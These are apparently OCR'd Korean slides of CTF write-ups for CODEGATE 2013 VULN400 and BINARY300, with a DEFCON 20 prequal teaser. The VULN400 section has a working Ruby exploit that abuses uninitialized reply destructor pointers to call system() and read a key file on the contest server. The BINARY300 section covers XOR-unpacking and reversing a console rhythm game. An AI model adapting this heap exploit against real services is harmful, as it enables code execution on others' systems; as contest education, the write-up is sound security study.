  reply *v3; // [sp+14h] [bp-14h]@1
  void *s; // [sp+18h] [bp-10h]@1

  v3 = (reply *)malloc(28u);
  s = malloc(120u);
  v3->num = a1->num;
  v3->deadface = 0xDEEBFACEu;
  v3->next = 0;
  if ( a1->reply )
  {
    for ( i = a1->reply; i->next; i = i->next )
      ;
    i->next = v3;
    printf("\t\tReply : ");
    getchar();
    fgets((char *)s, 100, stdin);
    *((_BYTE *)s + strlen((const char *)s) - 1) = 0;
    v3->content = (char *)s;
  }
```




```
00000000 reply           struc ;
00000000 field_0         dd ?
00000004 deadface        dd ?
00000008 num             dd ?
0000000C content         dd ?
00000010 ctor            dd ?
00000014 dtor            dd ?
00000018 next            dd ?
```

CODEGATE 2013 – VULN400 (CONT'D)

- 사실 초기화가 전혀 안 되는 것은 아님



```
int __cdecl delete(book *a1)
{
  int result; // eax@2
  struct reply *i; // [sp+18h] [bp-10h]@4

  if ( SLOBYTE(a1->reply_cnt) <= 0 )
  {
    a1->before->next = a1->next;
    a1->next->before = a1->before;
    if ( a1->deadbeef == 0xDEADBEEF )
    {
      for ( i = a1->reply; i->next; i = i->next )
      {
        i->ctor = (int)reply_ctor;
        i->dtor = (int)reply_dtor;
      }
    }
    result = ((int (__cdecl *)(_DWORD))a1->dtor)(a1);
  }
  else
  {
    result = puts("Cannot Deleted. There's at least or
  }
  return result;
}
```



```
book *__cdecl modify(book *a1)
{
  book *result; // eax@1

  memset(a1->author, 0, 0xFAu);
  memset(a1->title, 0, 0xFAu);
  __isoc99_scanf("%c", &input);
  printf("Author : ");
  fgets(a1->author, 0xFAu, stdin);
  a1->author[strlen(a1->author) - 1] = 0;
  printf("Title : ");
  fgets(a1->title, 0xFAu, stdin);
  a1->title[strlen(a1->title) - 1] = 0;
  result = a1;
  a1->deadbeef = 0xC0DEACBEu;
  return result;
}
```

- 삭제할 때에 수정되지 않은 book 정보일 경우 ctor와 dtor를 바로 잡아 줌 왜죠


- **만약 공격자가 원하는 내용이 heap에 들어있는 상태로 책 정보가 등록된다면??**

CODEGATE 2013 – VULN400 (CONT'D)


- Book 정보를 남길 때 공격자가 원하는 함수를 많이많이 넣어서 등록한 뒤에 지워버린다면…
  - Heap에 해당 정보들이 그대로 남아있게 됨
  - 그 다음에 다시 book 정보가 등록된다면 reply가 생길 때마다 malloc으로 메모리를 잡으면서 heap에 있던 함수의 주소가 reply의 ctor나 dtor로 들어가는 게 가능해질 수 있음

- 다시 등록한 book 정보에서는
  - Reply를 단 뒤에 글을 한번 수정 -> book 정보를 삭제할 때에 dtor가 올바르게 설정되지 않음
  - book 정보를 삭제해줌 -> 삭제할 때에 book에 등록된 하위 reply가 삭제되면서 dtor가 불릴 때 malloc시에 등록된 함수가 대신 실행되어버림

- Wait, keep this in mind!




```
void __cdecl book_dtor(struct book *ptr)
{
  struct reply *v1; // [sp+14h] [bp-14h]@1
  signed int i; // [sp+18h] [bp-10h]@1

  v1 = ptr->reply;
  for ( i = 0; i <= 1; ++i )
  {
    if ( (void (__cdecl *)(void *))v1->dtor != reply_dtor )
    {
      puts("Detected");
      exit(1);
    }
    v1 = v1->next;
  }
  while ( v1->next )
  {
    ((void (__cdecl *)(_DWORD))v1->dtor)(v1->content);
    v1 = v1->next;
  }
  free(ptr->author);
  free(ptr->title);
```



```
int __cdecl delete(book *a1)
{
  int result; // eax@2
  struct reply *i; // [sp+18h] [bp-10h]@4

  if ( SLOBYTE(a1->reply_cnt) <= 0 )
  {
    a1->before->next = a1->next;
    a1->next->before = a1->before;
    if ( a1->deadbeef == 0xDEADBEEF )
    {
      for ( i = a1->reply; i->next; i = i->next )
      {
        i->ctor = (int)reply_ctor;
        i->dtor = (int)reply_dtor;
      }
    }
    result = ((int (__cdecl *)(_DWORD))a1->dtor)(a1);
  }
  else
  {
    result = puts("Cannot Deleted. There's at least one
  }
  return result;
}
```

CODEGATE 2013 – VULN400 (CONT'D)

- Let's make an exploit ;-)



```ruby
require 'socket'

host = "58.229.122.20"; port = 6666
s = TCPSocket.open(host,port)
buf=""

while !(buf =~ /=>/)
    buf=s.recv(1000)
    print buf
end

main = "\x30\x86\x04\x08" #system
rdtor = "\xc4\x87\x04\x08"

s.write("1\n"*4); print s.recv(1000)
s.write("1\n"*3); print s.recv(1000)
s.write((rdtor*100+main*20)*3) ;print s.recv(1000)
s.write("\n"); print s.recv(1000)
s.write("1\n"*4); print s.recv(1000)
s.write("2\n2\n"); print s.recv(1000)
260.times do
        s.write("3\n")
        print s.recv(1000)
end
s.write("4\n"); print s.recv(1000)
s.write("2\n"); print s.recv(1000)
s.write("2\n"); print s.recv(1000)
s.write("1\n"); print s.recv(1000)
s.write("4\n"); print s.recv(1000)

s.write("1\n"*4); print s.recv(1000)
s.write("1\n"*4); print s.recv(1000)
s.write("2\n4\n"); print s.recv(1000)
130.times do
        s.write("3\n")
        s.write("cat /home/onetime/key.txt\n")
        print s.recv(1000)
end
s.write("2\n"*3); print s.recv(1000)
s.write("1\n")
print s.recv(1000)
print s.recv(1000)
print s.recv(1000)
print s.recv(1000)
print s.recv(1000)
```

.plt에 있는 system()과 reply dtor의 주소

글 하나 작성: content에
(정상적인 dtor + system()으로)
필요한 함수의 주소를 잔뜩 적고
Reply를 많이 달아서 삭제가
가능하게 한 뒤에 삭제

새로 글을 작성: 이번에는 reply를
달아줄 때에 comment로
system함수의 argument가
될 것을 적어준 뒤에 수정 후 삭제

CODEGATE 2013 – VULN400

- book과 reply가 구조체로 되어 있기 때문에 실제로 바이너리를 분석할 때 구조체로 들어있는 것을 읽어내는 것이 관건


- 초기화 되지 않은 함수 포인터를 이용해서 code flow를 마음대로 바꿀 수 있는 취약점을 통해 공격자가 원하는 함수를 실행할 수 있음
  - 사소한 코딩상의 실수로 생기는 실제 취약점과 유사

CODEGATE 2013 – BINARY300 STEP 1

- 실행을 시키면 뜬금없이 패스워드를 달라고 하더니 에러메시지를 뿜고 종료

- 리버싱 해보면 DialogFunc에서 패스워드 확인 후 호출하는 함수 0x402770
  - 자기 자신을 열어서 어떤 오프셋으로부터 0xCA로 xor하는 루틴이 들어있음
  - 따라해보자!

  - 웬 exe파일이 들어 있으니 뽑아보자




1.exe
1.exe.unprotected
1.id0
1.id1
1.idb
1.nam
1.til
2.exe
2.idb

Password required


Please, input access password and press Enter:
●●●●●●●●●●●

오류

aaaaaaa aaaaaaaa. aaaaaa, try again.



```
while ( ReadFile(hFile, v46, 0x1000u, &NumberOfBytesRead, 0) )
{
  v16 = 0;
.ABEL_26:
  v17 = NumberOfBytesRead;
  v18 = 0;
  if ( NumberOfBytesRead )
  {
    do
    {
      v46[v18] ^= 0xCAu;
      ++v18;
    }
    while ( v18 < v17 );
```




```
CA CA CA CA CA CA CA CA CA CA CA CA CA CA CA CA  ................
CA CA CA CA CA CA CA CA CA CA CA CA CA CA CA CA  ................
4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..............
B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ........@.......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00  ................
0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ........!..L.!Th
69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
1F E8 5E DF 5B 89 30 8C 5B 89 30 8C 5B 89 30 8C  ..^.[.0.[.0.[.0.
C5 29 F7 8C 5A 89 30 8C AA 4F FF 8C 7F 89 30 8C  .)..Z.0..O....0.
```


CODEGATE 2013 – BINARY300 STEP 2

- 실행 안되어서 확인 후 PE헤더 고쳐서 실행

- 옥ㅋㅋㅋ EZ2DJㅋㅋㅋㅋㅋ
- 문제 출제자분 멋져요




```
This game is similar to the EZ2DJ of korea rhythm game!
EZ2DJ is arcade Game. It's not online game
( Note is effected super random )
This game use five key.

Input 1st key : 1
Input 2nd key : 2
Input 3rd key : 3
Input 4th key : 4
Input 5th key : 5

Select difficulty ( 1 (low) ~ 3 (high) ) : 3
```




```
KOOL :  1
MISS :  9
SCORE : 10
```

CODEGATE 2013 – BINARY300 STEP 2

- 게임은 그만하고 리버싱을 해봅시다
- 0x402D10에서 input key 5개와 난이도 1~3 중 하나를 입력받음
- 중간에 낚시로 집어넣은 압축파일이 있었지만 역시 답은 아님
- note를 보자!
- Note를 만드는 함수는 0x401B80(makeNotes라고 rename해둠)




```
SetConsoleTitleW(L"Rhythm Game!!");
sub_4037D1("mode con: lines=30");
sub_403BB7(
  v7,
  v6,
  (int)"This game is similar to the EZ2DJ of korea rhythm game! \nEZ2DJ i
  v8);
v9 = GetStdHandle(0xFFFFFFF5u);
SetConsoleTextAttribute(v9, 7u);
sub_403BB7(v11, v10, (int)"Input 1st key : ", key1);
sub_4032CD("%c", byte_41847C, 1);
v12 = sub_403509();
sub_403698((unsigned int)v12);
sub_403BB7(v14, v13, (int)"Input 2nd key : ", key2);
sub_4032CD("%c", &unk_41847D, 1);
v16 = sub_403509();
sub_403698((unsigned int)v16);
sub_403BB7(v18, v17, (int)"Input 3rd key : ", key3);
```




```
  else
  {
    if ( ::difficulty != 1 )
    {
      if ( ::difficulty == 4 )
      {
        v52 = sub_4038B0(v39, v38, 0, 0, (int)sub_402C90, 0, 0, &Threa
        WaitForSingleObject(v52, 0xFFFFFFFFu);
        CloseHandle(v52);
      }
      v53 = GetStdHandle(0xFFFFFFF5u);
      v32 = SetConsoleTextAttribute;
      SetConsoleTextAttribute(v53, 0xCu);
      v55 = (int)"\nYou did select wrong difficulty! \n";
      goto LABEL_32;
    }
    dwMilliseconds = 150;
  }
}
hHandle = CreateEventW(0, 0, 1, 0);
if ( !hHandle )
{
  v41 = GetStdHandle(0xFFFFFFF5u);
  v32 = SetConsoleTextAttribute;
  SetConsoleTextAttribute(v41, 0xCu);
  v42 = GetLastError();
  sub_403BB7(v44, v43, (int)"CreateEvent failed : %d \n", v42);
  goto LABEL_33;
}
sub_4037D1("cls");
v47 = sub_4038B0(v46, v45, 0, 0, (int)interfaces, 0, 0, &ThreadId);
v50 = sub_4038B0(v49, v48, 0, 0, (int)makeNotes, 0, 0, &ThreadId);
for ( dword_418478 = 0; !dword_418474; dword_418478 = sub_40FCEE() )
```

CODEGATE 2013 – BINARY300 STEP 2


- input으로 받은 difficulty에 따라 switch문이 동작함
- Case에 difficulty가 1,2,3외에도 4가 있음
  - 랜덤하게 노트를 뿌리는 1,2,3과는 달리 4는 특정 부분(0x416E30)으로부터 일정한 값을 받아와서 뿌림
- 메인에서는 difficulty로 4가 들어올 경우 잘못된 input값이라며 종료
  - 해당 부분만 저장해서 뿌리도록 코딩



```
while ( 1 )
{
  switch ( difficulty )
  {
    case 3:
      v25 = v90[v22 + 72];
      *(&v88 + v86) = v25;
      v26 = (int)((char *)v16 - 1);
      if ( !((v25 >> v24) & 1) )
      {
        do
          v29 = *(_BYTE *)(v26++ + 1);
        while ( v29 );
_26:
        *(_DWORD *)v26 = dword_414248;
```



```
case 1:
  v33 = v90[v22];
  *(&v88 + v86) = v33;
  v26 = (int)((char *)v16 - 1);
  if ( !((v33 >> v24) & 1) )
  {
    do
      v35 = *(_BYTE *)(v26++ + 1);
    while ( v35 );
    goto LABEL_26;
  }
  do
    v34 = *(_BYTE *)(v26++ + 1);
  while ( v34 );
  break;
default:
  v26 = (int)((char *)dwCursorPosition - 1);
  if ( !(((unsigned int)difficulty4[v86] >> v24) & 1) )
  {
    do
```



```
++++++++++
        ++
        ++
++++++++++
++
++
++++++++++

  ++++++
    ++
    ++
    ++
    ++
    ++
  ++++++





++++++++++
++
++
++++++++++
++
++
++++++++++

    ++
    ++
    ++
++++++++++
++      ++
++      ++
++      ++

++++++++++
++
++
++++++++++
++
++
++++++++++

(21:35) ~/test/b300 $ 
```


CODEGATE 2013 – BINARY300

- 재미있는 바이너리라서 소개하려고 가져왔어요 ;-)
  - 리듬게임 좋아요
  - 소리는 ~~당연히~~ 안 나지만 콘솔로 리듬게임을 구현하신 제작자분 멋져요

START FROM PREQUALIFICATION FOR DEFCON 20!

DEFCON 20 PREQUAL

GRAB BAG 100



grab bag	/urandom	binary l33tness	pwnables	forensics
100	100	100	100	100
200	200	200	200	200
300	300	300	300	300
400	400	400	400	400
500	500	500	500	500

START PREQUAL!

Q: _ _ _ _   _ _ _   _ _ _ _ _ _ !

HACK THE PLANET!

HISTORY

